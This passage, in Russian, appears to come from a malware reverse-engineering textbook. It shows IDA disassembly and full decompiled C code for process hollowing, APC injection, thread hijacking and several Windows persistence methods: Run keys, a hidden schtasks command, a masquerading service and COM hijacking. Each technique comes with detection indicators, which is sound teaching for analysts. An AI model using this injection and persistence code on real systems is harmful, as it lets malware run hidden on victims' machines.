.text:00405603 004                sub     esp, 2D0h
.text:00405609 2D4
.text:00405609                  ;── GetThreadContext — получить контекст приостановленн
.text:00405609 2D4                lea     eax, [ebp+var_ctx]
.text:0040560F 2D4                mov     [ebp+var_ctx.ContextFlags], CONTEXT_FULL  ;
.text:00405619 2D4                push    eax                     ; lpContext
.text:0040561A 2D8                push    ds:g_hHollowedThread    ; hThread
.text:00405620 2DC                call    ds:GetThreadContext
.text:00405626 2D4                test    eax, eax
.text:00405628 2D4                jz      short @@fail
.text:0040562A 2D4
.text:0040562A                  ;── Обновить PEB.ImageBaseAddress ──
.text:0040562A                  ; ctx.Ebx содержит адрес PEB
.text:0040562A                  ; PEB.ImageBaseAddress находится по смещению +8 от PEB
.text:0040562A 2D4                mov     eax, [ebp+var_ctx.regEbx]  ; PEB address
.text:00405630 2D4                add     eax, 8                     ; PEB + 8 = Image
.text:00405633 2D4                push    0                       ; lpNumberOfBytesWr
.text:00405635 2D8                push    4                       ; nSize (DWORD)
.text:00405637 2DC                lea     ecx, [ebp-4]           ; new ImageBase
.text:0040563A 2DC                mov     dword ptr [ebp-4], edi  ; (ImageBase of pay
.text:0040563D 2DC                push    ecx                     ; lpBuffer
.text:0040563E 2E0                push    eax                     ; lpBaseAddress (PE
.text:0040563F 2E4                push    ds:g_hHollowedProcess
.text:00405645 2E8                call    ds:WriteProcessMemory
.text:0040564B 2D4
.text:0040564B                  ;── Установить новый Entry Point через EAX в контексте
.text:0040564B 2D4                mov     eax, ds:g_dwPayloadEntryRVA
.text:00405650 2D4                add     eax, ds:g_dwPayloadImageBase ; EP = ImageBas
.text:00405656 2D4                mov     [ebp+var_ctx.regEax], eax   ; ctx.Eax = new
.text:0040565C 2D4
.text:0040565C                  ;── SetThreadContext — применить изменённый контекст ──
.text:0040565C 2D4                lea     eax, [ebp+var_ctx]
.text:00405662 2D4                push    eax                     ; lpContext
.text:00405663 2D8                push    ds:g_hHollowedThread    ; hThread
.text:00405669 2DC                call    ds:SetThreadContext
.text:0040566F 2D4
.text:0040566F                  ;── ResumeThread — возобновить выполнение ──
.text:0040566F 2D4                push    ds:g_hHollowedThread    ; hThread
.text:00405675 2D8                call    ds:ResumeThread
.text:0040567B 2D4
.text:0040567B 2D4                mov     eax, 1
.text:00405680 2D4                leave
.text:00405681 000                retn
.text:00405681                hollow_set_context_resume endp
```

Полный декомпилированный код Process Hollowing:

```
// Process Hollowing — полный код
// MITRE ATT&CK: T1055.012 — Process Injection: Process Hollowing
BOOL process_hollowing_main()
{
    STARTUPINFOA si;
    PROCESS_INFORMATION pi;
    CONTEXT ctx;
    BYTE *payload;
    DWORD payloadSize;
    PIMAGE_DOS_HEADER dosHeader;
    PIMAGE_NT_HEADERS ntHeaders;
    PIMAGE_SECTION_HEADER sectionHeader;
    DWORD imageBase, entryPointRVA, sizeOfImage;
    int i;

    // Расшифровать полезную нагрузку из ресурсов
    payload = decrypt_payload(&payloadSize);
    if (!payload)
        return FALSE;

    // Парсинг PE-заголовков полезной нагрузки
    dosHeader = (PIMAGE_DOS_HEADER)payload;
    ntHeaders = (PIMAGE_NT_HEADERS)(payload + dosHeader->e_lfanew);
    imageBase = ntHeaders->OptionalHeader.ImageBase;
    sizeOfImage = ntHeaders->OptionalHeader.SizeOfImage;
    entryPointRVA = ntHeaders->OptionalHeader.AddressOfEntryPoint;

    // == Шаг 1: Создать целевой процесс в приостановленном состоянии ==
    memset(&si, 0, sizeof(si));
    si.cb = sizeof(STARTUPINFOA);

    // Создаём легитимный svchost.exe, но в состоянии SUSPENDED
    if (!CreateProcessA(
            NULL,
            "C:\\Windows\\System32\\svchost.exe",  // целевой процесс
            NULL, NULL, FALSE,
            CREATE_SUSPENDED,   // ключевой флаг: процесс создан, но не выполняется
            NULL, NULL,
            &si, &pi))
    {
        return FALSE;
    }

    // == Шаг 2: Удалить оригинальный образ из памяти целевого процесса ==
    NtUnmapViewOfSection(pi.hProcess, (PVOID)imageBase);

    // == Шаг 3: Выделить память для нового образа ==
    VirtualAllocEx(
        pi.hProcess,
        (PVOID)imageBase,       // по тому же адресу
        sizeOfImage,
        MEM_COMMIT | MEM_RESERVE,
        PAGE_EXECUTE_READWRITE  // RWX — характерный признак!
    );

    // == Шаг 4: Записать PE-заголовки ==
    WriteProcessMemory(
        pi.hProcess,
        (PVOID)imageBase,
        payload,
        ntHeaders->OptionalHeader.SizeOfHeaders,
        NULL
    );

    // == Шаг 5: Записать каждую секцию ==
    sectionHeader = IMAGE_FIRST_SECTION(ntHeaders);
    for (i = 0; i < ntHeaders->FileHeader.NumberOfSections; i++)
    {
        WriteProcessMemory(
            pi.hProcess,
            (PVOID)(imageBase + sectionHeader[i].VirtualAddress),
            payload + sectionHeader[i].PointerToRawData,
            sectionHeader[i].SizeOfRawData,
            NULL
        );
    }
```

```
    // === Шаг 6: Обновить контекст потока ===
    ctx.ContextFlags = CONTEXT_FULL;
    GetThreadContext(pi.hThread, &ctx);

    // Обновить PEB.ImageBaseAddress
    WriteProcessMemory(
        pi.hProcess,
        (PVOID)(ctx.Ebx + 8),    // PEB + 0x08 = ImageBaseAddress
        &imageBase,
        sizeof(DWORD),
        NULL
    );

    // Установить новый Entry Point
    ctx.Eax = imageBase + entryPointRVA;
    SetThreadContext(pi.hThread, &ctx);

    // === Шаг 7: Возобновить выполнение ===
    ResumeThread(pi.hThread);

    // Теперь svchost.exe выполняет вредоносный код,
    // при этом в списке процессов отображается как легитимный svchost.exe

    CloseHandle(pi.hThread);
    CloseHandle(pi.hProcess);
    free(payload);

    return TRUE;
}
```

Характерные признаки Process Hollowing в IDA: - `CreateProcessA/W` с флагом `CREATE_SUSPENDED` (0x4) - `NtUnmapViewOfSection` — удаление кода из целевого процесса - `VirtualAllocEx` с `PAGE_EXECUTE_READWRITE` (0x40) - `WriteProcessMemory` — множественные вызовы (заголовки + секции) - Парсинг PE-заголовков: чтение `e_lfanew`, `ImageBase`, `SizeOfImage` - `GetThreadContext` / `SetThreadContext` — модификация `EAX` (Entry Point) - `ResumeThread` — запуск выполнения

22.1.3. APC Injection

Asynchronous Procedure Call (APC) Injection использует механизм APC-очередей Windows для выполнения кода в контексте потока целевого процесса.

```
.text:00411000     apc_injection proc near
.text:00411000
.text:00411000     arg_pid         = dword ptr  8
.text:00411000     arg_shellcode   = dword ptr  0Ch
.text:00411000     arg_sc_size     = dword ptr  10h
.text:00411000
.text:00411000 000                 push    ebp
.text:00411001 004                 mov     ebp, esp
.text:00411003 004                 sub     esp, 30h
.text:00411006 034                 push    esi
.text:00411007 038                 push    edi
.text:00411008 03C                 push    ebx
.text:00411009 040
.text:00411009                   ;── Открыть целевой процесс ──
.text:00411009 040                 push    0                       ; bInheritHandle
.text:0041100B 044                 push    (PROCESS_VM_OPERATION or PROCESS_VM_WRITE)
.text:00411010 048                 push    [ebp+arg_pid]
.text:00411013 04C                 call    ds:OpenProcess
.text:00411019 040                 mov     [ebp-4], eax            ; hProcess
.text:0041101C 040                 test    eax, eax
.text:0041101E 040                 jz      @@fail
.text:00411024 040
.text:00411024                   ;── Выделить память и записать шеллкод ──
.text:00411024 040                 push    PAGE_EXECUTE_READWRITE
.text:00411026 044                 push    (MEM_COMMIT or MEM_RESERVE)
.text:0041102B 048                 push    [ebp+arg_sc_size]
.text:0041102E 04C                 push    0
.text:00411030 050                 push    [ebp-4]                 ; hProcess
.text:00411033 054                 call    ds:VirtualAllocEx
.text:00411039 040                 mov     [ebp-8], eax            ; remoteMem
.text:0041103C 040                 test    eax, eax
.text:0041103E 040                 jz      @@fail
.text:00411044 040
.text:00411044 040                 push    0
.text:00411046 044                 push    [ebp+arg_sc_size]
.text:00411049 048                 push    [ebp+arg_shellcode]
.text:0041104C 04C                 push    eax                     ; remoteMem
.text:0041104D 050                 push    [ebp-4]                 ; hProcess
.text:00411050 054                 call    ds:WriteProcessMemory
.text:00411056 040
.text:00411056                   ;── Перечислить потоки целевого процесса ──
.text:00411056 040                 push    0                       ; th32ProcessID (al
.text:00411058 044                 push    TH32CS_SNAPTHREAD       ; 0x4
.text:0041105D 048                 call    ds:CreateToolhelp32Snapshot
.text:00411063 040                 mov     esi, eax                ; hSnapshot
.text:00411065 040
.text:00411065                   ; Инициализация THREADENTRY32
.text:00411065 040                 lea     edi, [ebp-30h]          ; THREADENTRY32
.text:00411068 040                 mov     dword ptr [edi], 1Ch    ; dwSize = sizeof(TH
.text:0041106E 040                 push    edi
.text:0041106F 044                 push    esi
.text:00411070 048                 call    ds:Thread32First
.text:00411076 040                 test    eax, eax
.text:00411078 040                 jz      @@done
.text:0041107A
.text:0041107A     @@thread_loop:
.text:0041107A                   ; Проверить, принадлежит ли поток целевому процессу
.text:0041107A 040                 mov     eax, [edi+0Ch]          ; te32.th32OwnerProc
.text:0041107D 040                 cmp     eax, [ebp+arg_pid]
.text:00411080 040                 jnz     short @@next_thread
.text:00411082 040
.text:00411082                   ;── Открыть поток и поставить APC в очередь ──
.text:00411082 040                 push    0                       ; bInheritHandle
.text:00411084 044                 push    THREAD_SET_CONTEXT      ; 0x10
.text:00411089 048                 push    dword ptr [edi+8]       ; te32.th32ThreadID
.text:0041108C 04C                 call    ds:OpenThread
.text:00411092 040                 test    eax, eax
.text:00411094 040                 jz      short @@next_thread
.text:00411096 040                 mov     ebx, eax                ; hThread
.text:00411098 040
.text:00411098 040                 push    0                       ; dwData
.text:0041109A 044                 push    [ebp-8]                 ; pfnAPC = remoteMem
.text:0041109D 048                 push    ebx                     ; hThread
.text:0041109E 04C                 call    ds:QueueUserAPC
.text:004110A4 040
.text:004110A4 040                 push    ebx
.text:004110A5 044                 call    ds:CloseHandle
```

```
.text:004110AB 040
.text:004110AB     @@next_thread:
.text:004110AB 040                 push    edi
.text:004110AC 044                 push    esi
.text:004110AD 048                 call    ds:Thread32Next
.text:004110B3 040                 test    eax, eax
.text:004110B5 040                 jnz     short @@thread_loop
.text:004110B7
.text:004110B7     @@done:
.text:004110B7 040                 push    esi
.text:004110B8 044                 call    ds:CloseHandle
.text:004110BE 040                 mov     eax, 1
.text:004110C3 040                 pop     ebx
.text:004110C4 03C                 pop     edi
.text:004110C5 038                 pop     esi
.text:004110C6 034                 leave
.text:004110C7 000                 retn
.text:004110C7     apc_injection endp
```

Декомпилятор Hex-Rays:

```
// APC Injection
// MITRE ATT&CK: T1055.004 — Process Injection: Asynchronous Procedure Call
BOOL apc_injection(DWORD targetPid, BYTE *shellcode, DWORD scSize)
{
    HANDLE hProcess, hSnapshot, hThread;
    LPVOID remoteMem;
    THREADENTRY32 te32;

    // Открыть целевой процесс
    hProcess = OpenProcess(
        PROCESS_VM_OPERATION | PROCESS_VM_WRITE,
        FALSE, targetPid
    );
    if (!hProcess) return FALSE;

    // Выделить память и записать шеллкод
    remoteMem = VirtualAllocEx(hProcess, NULL, scSize,
        MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
    if (!remoteMem) return FALSE;

    WriteProcessMemory(hProcess, remoteMem, shellcode, scSize, NULL);

    // Перечислить все потоки в системе
    hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPTHREAD, 0);
    te32.dwSize = sizeof(THREADENTRY32);

    if (Thread32First(hSnapshot, &te32))
    {
        do
        {
            // Найти потоки, принадлежащие целевому процессу
            if (te32.th32OwnerProcessID == targetPid)
            {
                hThread = OpenThread(THREAD_SET_CONTEXT, FALSE, te32.th32ThreadID);
                if (hThread)
                {
                    // Поставить APC в очередь потока
                    // Шеллкод выполнится, когда поток войдёт в alertable state
                    // (SleepEx, WaitForSingleObjectEx, MsgWaitForMultipleObjectsEx)
                    QueueUserAPC(
                        (PAPCFUNC)remoteMem,    // APC-функция = шеллкод
                        hThread,
                        0                       // параметр
                    );
                    CloseHandle(hThread);
                }
            }
        } while (Thread32Next(hSnapshot, &te32));
    }

    CloseHandle(hSnapshot);
    CloseHandle(hProcess);
    return TRUE;
}
```

Ключевые признаки APC Injection: - `CreateToolhelp32Snapshot` + `Thread32First` / `Thread32Next` — перечисление потоков - `OpenThread` с `THREAD_SET_CONTEXT` - `QueueUserAPC` — постановка APC в очередь

22.1.4. Thread Hijacking (Thread Context Injection)

Thread Hijacking — захват существующего потока целевого процесса для перенаправления его выполнения на внедрённый код.

```
.text:00412000     thread_hijack proc near
.text:00412000
.text:00412000     var_ctx         = CONTEXT ptr -2D4h
.text:00412000     arg_pid         = dword ptr  8
.text:00412000     arg_tid         = dword ptr  0Ch
.text:00412000     arg_shellcode   = dword ptr  10h
.text:00412000     arg_sc_size     = dword ptr  14h
.text:00412000
.text:00412000 000                 push    ebp
.text:00412001 004                 mov     ebp, esp
.text:00412003 004                 sub     esp, 2D4h
.text:00412009 2D8
.text:00412009                  ;── Открыть процесс и поток ──
.text:00412009 2D8                 push    0
.text:0041200B 2DC                 push    (PROCESS_VM_OPERATION or PROCESS_VM_WRITE)
.text:00412010 2E0                 push    [ebp+arg_pid]
.text:00412013 2E4                 call    ds:OpenProcess
.text:00412019 2D8                 mov     [ebp-4], eax            ; hProcess
.text:0041201C 2D8
.text:0041201C 2D8                 push    0
.text:0041201E 2DC                 push    (THREAD_GET_CONTEXT or THREAD_SET_CONTEXT or
.text:00412023 2E0                 push    [ebp+arg_tid]
.text:00412026 2E4                 call    ds:OpenThread
.text:0041202C 2D8                 mov     [ebp-8], eax            ; hThread
.text:0041202F 2D8
.text:0041202F                  ;── Приостановить поток ──
.text:0041202F 2D8                 push    eax
.text:00412030 2DC                 call    ds:SuspendThread
.text:00412036 2D8
.text:00412036                  ;── Записать шеллкод ──
.text:00412036 2D8                 push    PAGE_EXECUTE_READWRITE
.text:00412038 2DC                 push    (MEM_COMMIT or MEM_RESERVE)
.text:0041203D 2E0                 push    [ebp+arg_sc_size]
.text:00412040 2E4                 push    0
.text:00412042 2E8                 push    [ebp-4]
.text:00412045 2EC                 call    ds:VirtualAllocEx
.text:0041204B 2D8                 mov     [ebp-0Ch], eax          ; remoteMem
.text:0041204E 2D8
.text:0041204E 2D8                 push    0
.text:00412050 2DC                 push    [ebp+arg_sc_size]
.text:00412053 2E0                 push    [ebp+arg_shellcode]
.text:00412056 2E4                 push    eax
.text:00412057 2E8                 push    [ebp-4]
.text:0041205A 2EC                 call    ds:WriteProcessMemory
.text:00412060 2D8
.text:00412060                  ;── Получить контекст потока ──
.text:00412060 2D8                 lea     eax, [ebp+var_ctx]
.text:00412066 2D8                 mov     [ebp+var_ctx.ContextFlags], CONTEXT_FULL  ;
.text:00412070 2D8                 push    eax
.text:00412071 2DC                 push    [ebp-8]
.text:00412074 2E0                 call    ds:GetThreadContext
.text:0041207A 2D8
.text:0041207A                  ;── Перенаправить EIP на шеллкод ──
.text:0041207A 2D8                 mov     eax, [ebp-0Ch]          ; remoteMem (адрес
.text:0041207D 2D8                 mov     [ebp+var_ctx.regEip], eax  ; ctx.Eip = shel
.text:00412083 2D8
.text:00412083                  ;── Применить изменённый контекст ──
.text:00412083 2D8                 lea     eax, [ebp+var_ctx]
.text:00412089 2D8                 push    eax
.text:0041208A 2DC                 push    [ebp-8]
.text:0041208D 2E0                 call    ds:SetThreadContext
.text:00412093 2D8
.text:00412093                  ;── Возобновить поток (выполнит шеллкод) ──
.text:00412093 2D8                 push    [ebp-8]
.text:00412096 2DC                 call    ds:ResumeThread
.text:0041209C 2D8
.text:0041209C 2D8                 mov     eax, 1
.text:004120A1 2D8                 leave
.text:004120A2 000                 retn
.text:004120A2     thread_hijack endp
```

Декомпилятор:

```
// Thread Hijacking
// MITRE ATT&CK: T1055.003 — Process Injection: Thread Execution Hijacking
BOOL thread_hijack(DWORD pid, DWORD tid, BYTE *shellcode, DWORD scSize)
{
    HANDLE hProcess, hThread;
    LPVOID remoteMem;
    CONTEXT ctx;

    hProcess = OpenProcess(PROCESS_VM_OPERATION | PROCESS_VM_WRITE, FALSE, pid);
    hThread = OpenThread(
        THREAD_GET_CONTEXT | THREAD_SET_CONTEXT | THREAD_SUSPEND_RESUME,
        FALSE, tid
    );

    // Приостановить целевой поток
    SuspendThread(hThread);

    // Записать шеллкод в адресное пространство процесса
    remoteMem = VirtualAllocEx(hProcess, NULL, scSize,
        MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
    WriteProcessMemory(hProcess, remoteMem, shellcode, scSize, NULL);

    // Получить контекст потока и перенаправить EIP
    ctx.ContextFlags = CONTEXT_FULL;
    GetThreadContext(hThread, &ctx);
    ctx.Eip = (DWORD)remoteMem;      // EIP → шеллкод
    SetThreadContext(hThread, &ctx);

    // Возобновить поток — он начнёт выполнять шеллкод
    ResumeThread(hThread);

    CloseHandle(hThread);
    CloseHandle(hProcess);
    return TRUE;
}
```

Отличия от Process Hollowing: - Не создаётся новый процесс — захватывается существующий поток - Модифицируется `EIP` (не `EAX`) - `SuspendThread` вместо `CREATE_SUSPENDED`

22.2. Техники закрепления (Persistence)

22.2.1. Registry Run Keys

Наиболее распространённый и простой метод persistence — запись в ключи автозапуска реестра.

```
.text:00404300     set_registry_run proc near
.text:00404300
.text:00404300     var_hKey        = dword ptr -8
.text:00404300     var_path        = byte ptr -108h
.text:00404300
.text:00404300 000                 push    ebp
.text:00404301 004                 mov     ebp, esp
.text:00404303 004                 sub     esp, 108h
.text:00404309 10C
.text:00404309                   ;── Получить путь к текущему исполняемому файлу ──
.text:00404309 10C                 push    104h                    ; nSize (MAX_PATH)
.text:0040430E 110                 lea     eax, [ebp+var_path]
.text:00404311 110                 push    eax                     ; lpFilename
.text:00404312 114                 push    0                       ; hModule = NULL (cu
.text:00404314 118                 call    ds:GetModuleFileNameA
.text:0040431A 10C
.text:0040431A                   ;── Открыть ключ реестра Run ──
.text:0040431A 10C                 lea     eax, [ebp+var_hKey]
.text:0040431D 10C                 push    eax                     ; phkResult
.text:0040431E 110                 push    KEY_SET_VALUE           ; samDesired = 0x02
.text:00404320 114                 push    0                       ; ulOptions
.text:00404322 118                 push    offset aRun             ; "Software\\Micros
.text:00404327 11C                 push    HKEY_CURRENT_USER       ; 0x80000001
.text:0040432C 120                 call    ds:RegOpenKeyExA
.text:00404332 10C                 test    eax, eax
.text:00404334 10C                 jnz     short @@fail
.text:00404336 10C
.text:00404336                   ;── Установить значение (имя программы = путь к ней) ──
.text:00404336 10C                 lea     ecx, [ebp+var_path]
.text:00404339 10C                 push    ecx
.text:0040433A 110                 call    _strlen
.text:0040433F 110                 add     esp, 4
.text:00404342 10C                 inc     eax                     ; +1 для null
.text:00404343 10C
.text:00404343 10C                 push    eax                     ; cbData
.text:00404344 110                 lea     ecx, [ebp+var_path]
.text:00404347 110                 push    ecx                     ; lpData (путь к exe
.text:00404348 114                 push    REG_SZ                  ; dwType = 1
.text:0040434A 118                 push    0                       ; Reserved
.text:0040434C 11C                 push    offset aUpdateservice   ; "UpdateService" —
.text:00404351 120                 push    [ebp+var_hKey]          ; hKey
.text:00404354 124                 call    ds:RegSetValueExA
.text:0040435A 10C
.text:0040435A                   ;── Закрыть ключ ──
.text:0040435A 10C                 push    [ebp+var_hKey]
.text:0040435D 110                 call    ds:RegCloseKey
.text:00404363 10C
.text:00404363 10C                 mov     eax, 1
.text:00404368 10C                 leave
.text:00404369 000                 retn
.text:00404369     set_registry_run endp
```

Декомпилятор:

```c
// Registry Run Key Persistence
// MITRE ATT&CK: T1547.001 — Boot or Logon Autostart Execution: Registry Run Keys
BOOL set_registry_run()
{
    HKEY hKey;
    char exePath[MAX_PATH];
    LONG result;

    // Получить путь к текущему exe
    GetModuleFileNameA(NULL, exePath, MAX_PATH);

    // Открыть ключ автозапуска
    result = RegOpenKeyExA(
        HKEY_CURRENT_USER,
        "Software\\Microsoft\\Windows\\CurrentVersion\\Run",
        0,
        KEY_SET_VALUE,
        &hKey
    );
    if (result != ERROR_SUCCESS)
        return FALSE;

    // Записать значение: "UpdateService" = "C:\...\updater.exe"
    RegSetValueExA(
        hKey,
        "UpdateService",            // имя значения (IoC!)
        0,
        REG_SZ,
        (BYTE *)exePath,
        strlen(exePath) + 1
    );

    RegCloseKey(hKey);
    return TRUE;
}
```

Используемые ключи реестра для persistence:

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Run
HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce
HKLM\Software\Microsoft\Windows\CurrentVersion\Run         (требует права admin)
HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce
HKCU\Software\Microsoft\Windows\CurrentVersion\RunServices
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit
HKCU\Environment\UserInitMprLogonScript
```

22.2.2. Scheduled Tasks

Создание запланированной задачи через `schtasks.exe` или COM-интерфейс Task Scheduler:

```
.text:00404500     create_scheduled_task proc near
.text:00404500
.text:00404500     var_cmdline     = byte ptr -210h
.text:00404500     var_exepath     = byte ptr -108h
.text:00404500
.text:00404500 000                 push    ebp
.text:00404501 004                 mov     ebp, esp
.text:00404503 004                 sub     esp, 210h
.text:00404509 214
.text:00404509                   ; Получить путь к исполняемому файлу
.text:00404509 214                 push    104h
.text:0040450E 218                 lea     eax, [ebp+var_exepath]
.text:00404511 218                 push    eax
.text:00404512 21C                 push    0
.text:00404514 220                 call    ds:GetModuleFileNameA
.text:0040451A 214
.text:0040451A                   ; Сформировать командную строку для schtasks
.text:0040451A 214                 lea     eax, [ebp+var_cmdline]
.text:00404520 214                 push    offset aSchtasksFmt
.text:00404525                     ; "schtasks /create /tn \"WindowsUpdateCheck\" /tr "
.text:00404525                     ; "/sc minute /mo 30 /f"
.text:00404525 218                 lea     ecx, [ebp+var_exepath]
.text:00404528 218                 push    ecx
.text:00404529 21C                 push    eax
.text:0040452A 220                 call    _sprintf
.text:0040452F 220                 add     esp, 0Ch
.text:00404532 214
.text:00404532                   ; Выполнить schtasks через ShellExecuteA (скрытое окно)
.text:00404532 214                 push    0                       ; nShowCmd = SW_HIDE
.text:00404534 218                 push    0                       ; lpDirectory
.text:00404536 21C                 lea     eax, [ebp+var_cmdline]
.text:0040453C 21C                 push    eax                     ; lpParameters
.text:0040453D 220                 push    offset aCmdExe          ; "cmd.exe"
.text:00404542 224                 push    offset aOpen            ; "open"
.text:00404547 228                 push    0                       ; hwnd
.text:00404549 22C                 call    ds:ShellExecuteA
.text:0040454F 214
.text:0040454F 214                 mov     eax, 1
.text:00404554 214                 leave
.text:00404555 000                 retn
.text:00404555     create_scheduled_task endp
```

Декомпилятор:

```
// Scheduled Task Persistence
// MITRE ATT&CK: T1053.005 — Scheduled Task/Job: Scheduled Task
BOOL create_scheduled_task()
{
    char exePath[MAX_PATH];
    char cmdLine[MAX_PATH * 2];

    GetModuleFileNameA(NULL, exePath, MAX_PATH);

    // Формирование команды schtasks
    sprintf(cmdLine,
        "schtasks /create /tn \"WindowsUpdateCheck\" "
        "/tr \"%s\" /sc minute /mo 30 /f",
        exePath
    );

    // Выполнение через cmd.exe с скрытым окном
    ShellExecuteA(
        NULL,
        "open",
        "cmd.exe",
        cmdLine,
        NULL,
        SW_HIDE     // 0 — скрытое окно (характерный признак)
    );

    return TRUE;
}
```

22.2.3. Windows Services

Установка вредоносного кода как системного сервиса обеспечивает persistence с повышенными привилегиями:

```
.text:00404700     install_as_service proc near
.text:00404700
.text:00404700     var_hSCM        = dword ptr -8
.text:00404700     var_hService    = dword ptr -4
.text:00404700     var_path        = byte ptr -10Ch
.text:00404700
.text:00404700 000                 push    ebp
.text:00404701 004                 mov     ebp, esp
.text:00404703 004                 sub     esp, 10Ch
.text:00404709 110
.text:00404709                   ;── Получить путь к исполняемому файлу ──
.text:00404709 110                 push    104h
.text:0040470E 114                 lea     eax, [ebp+var_path]
.text:00404711 114                 push    eax
.text:00404712 118                 push    0
.text:00404714 11C                 call    ds:GetModuleFileNameA
.text:0040471A 110
.text:0040471A                   ;── Открыть SCM (Service Control Manager) ──
.text:0040471A 110                 push    SC_MANAGER_CREATE_SERVICE  ; 0x02
.text:0040471C 114                 push    0                          ; lpDatabaseName
.text:0040471E 118                 push    0                          ; lpMachineName (lo
.text:00404720 11C                 call    ds:OpenSCManagerA
.text:00404726 110                 mov     [ebp+var_hSCM], eax
.text:00404729 110                 test    eax, eax
.text:0040472B 110                 jz      @@fail
.text:00404731 110
.text:00404731                   ;── Создать сервис ──
.text:00404731 110                 push    0                          ; lpPassword
.text:00404733 114                 push    0                          ; lpServiceStartNam
.text:00404735 118                 push    0                          ; lpDependencies
.text:00404737 11C                 push    0                          ; lpdwTagId
.text:00404739 120                 push    0                          ; lpLoadOrderGroup
.text:0040473B 124                 lea     eax, [ebp+var_path]
.text:0040473E 124                 push    eax                        ; lpBinaryPathName
.text:0040473F 128                 push    SERVICE_ERROR_IGNORE       ; dwErrorControl = 
.text:00404741 12C                 push    SERVICE_AUTO_START         ; dwStartType = 2 (a
.text:00404743 130                 push    SERVICE_WIN32_OWN_PROCESS  ; dwServiceType = 
.text:00404745 134                 push    SERVICE_ALL_ACCESS         ; dwDesiredAccess = 
.text:0040474A 138                 push    offset aWindowsUpdate      ; "Windows Update H
.text:0040474F 13C                 push    offset aSvcWinUpdate       ; "WinUpdateHelper"
.text:00404754 140                 push    [ebp+var_hSCM]
.text:00404757 144                 call    ds:CreateServiceA
.text:0040475D 110                 mov     [ebp+var_hService], eax
.text:00404760 110                 test    eax, eax
.text:00404762 110                 jz      short @@close_scm
.text:00404764 110
.text:00404764                   ;── Запустить сервис ──
.text:00404764 110                 push    0                          ; lpServiceArgVecto
.text:00404766 114                 push    0                          ; dwNumServiceArgs
.text:00404768 118                 push    eax                        ; hService
.text:00404769 11C                 call    ds:StartServiceA
.text:0040476F 110
.text:0040476F                   ;── Очистка ──
.text:0040476F 110                 push    [ebp+var_hService]
.text:00404772 114                 call    ds:CloseServiceHandle
.text:00404778
.text:00404778     @@close_scm:
.text:00404778 110                 push    [ebp+var_hSCM]
.text:0040477B 114                 call    ds:CloseServiceHandle
.text:00404781 110                 mov     eax, 1
.text:00404786 110                 leave
.text:00404787 000                 retn
.text:00404787     install_as_service endp
```

Декомпилятор:

```c
// Service Persistence
// MITRE ATT&CK: T1543.003 — Create or Modify System Process: Windows Service
BOOL install_as_service()
{
    SC_HANDLE hSCM, hService;
    char exePath[MAX_PATH];

    GetModuleFileNameA(NULL, exePath, MAX_PATH);

    // Открыть Service Control Manager
    hSCM = OpenSCManagerA(NULL, NULL, SC_MANAGER_CREATE_SERVICE);
    if (!hSCM)
        return FALSE;

    // Создать сервис с автозапуском
    hService = CreateServiceA(
        hSCM,
        "WinUpdateHelper",              // внутреннее имя (IoC)
        "Windows Update Helper",        // отображаемое имя (маскировка)
        SERVICE_ALL_ACCESS,
        SERVICE_WIN32_OWN_PROCESS,
        SERVICE_AUTO_START,             // автозапуск при старте системы
        SERVICE_ERROR_IGNORE,
        exePath,                        // путь к вредоносному файлу
        NULL, NULL, NULL,
        NULL,                           // LocalSystem account (макс. привилегии)
        NULL
    );

    if (hService)
    {
        // Немедленно запустить сервис
        StartServiceA(hService, 0, NULL);
        CloseServiceHandle(hService);
    }

    CloseServiceHandle(hSCM);
    return TRUE;
}
```

Признаки в IDA: - `OpenSCManagerA` с `SC_MANAGER_CREATE_SERVICE` - `CreateServiceA` с `SERVICE_AUTO_START` — ключевой параметр для persistence - Имя сервиса, маскирующееся под легитимный компонент Windows

---

22.2.4. COM Hijacking

COM Hijacking — подмена легитимного COM-объекта вредоносной DLL. При загрузке COM-объекта приложением вместо него загружается малварь.

```
.text:00414000     com_hijack_persist proc near
.text:00414000
.text:00414000     var_hKey        = dword ptr -8
.text:00414000     var_path        = byte ptr -10Ch
.text:00414000
.text:00414000 000                 push    ebp
.text:00414001 004                 mov     ebp, esp
.text:00414003 004                 sub     esp, 10Ch
.text:00414009 110
.text:00414009                   ; Получить путь к вредоносной DLL
.text:00414009 110                 push    104h
.text:0041400E 114                 lea     eax, [ebp+var_path]
.text:00414011 114                 push    eax
.text:00414012 118                 push    0
.text:00414014 11C                 call    ds:GetModuleFileNameA
.text:0041401A 110
.text:0041401A                   ;── Создать/открыть ключ реестра для COM-объекта ──
.text:0041401A                   ; Используем CLSID, который загружается explorer.exe пр
.text:0041401A                   ; {BCDE0395-E52F-467C-8E3D-C4579291692E} — MMDeviceEnum
.text:0041401A 110                 lea     eax, [ebp+var_hKey]
.text:0041401D 110                 push    eax                     ; phkResult
.text:0041401E 114                 push    0                       ; ulOptions
.text:00414020 118                 push    offset aClsidKey
.text:00414025                     ; "Software\\Classes\\CLSID\\{BCDE0395-E52F-467C-8E
.text:00414025 11C                 push    HKEY_CURRENT_USER
.text:0041402A 120                 call    ds:RegCreateKeyExA
.text:00414030 110                 test    eax, eax
.text:00414032 110                 jnz     short @@fail
.text:00414034 110
.text:00414034                   ;── Установить значение по умолчанию = путь к вредоносн
.text:00414034 110                 lea     ecx, [ebp+var_path]
.text:00414037 110                 push    ecx
.text:00414038 114                 call    _strlen
.text:0041403D 114                 add     esp, 4
.text:00414040 110                 inc     eax
.text:00414041 110
.text:00414041 110                 push    eax                     ; cbData
.text:00414042 114                 lea     ecx, [ebp+var_path]
.text:00414045 114                 push    ecx                     ; lpData (путь к DL
.text:00414046 118                 push    REG_SZ
.text:00414048 11C                 push    0                       ; Reserved
.text:0041404A 120                 push    0                       ; lpValueName = NUL
.text:0041404C 124                 push    [ebp+var_hKey]
.text:0041404F 128                 call    ds:RegSetValueExA
.text:00414055 110
.text:00414055                   ;── Установить ThreadingModel ──
.text:00414055 110                 push    5                       ; cbData = len("Both
.text:00414057 114                 push    offset aBoth            ; "Both"
.text:0041405C 118                 push    REG_SZ
.text:0041405E 11C                 push    0
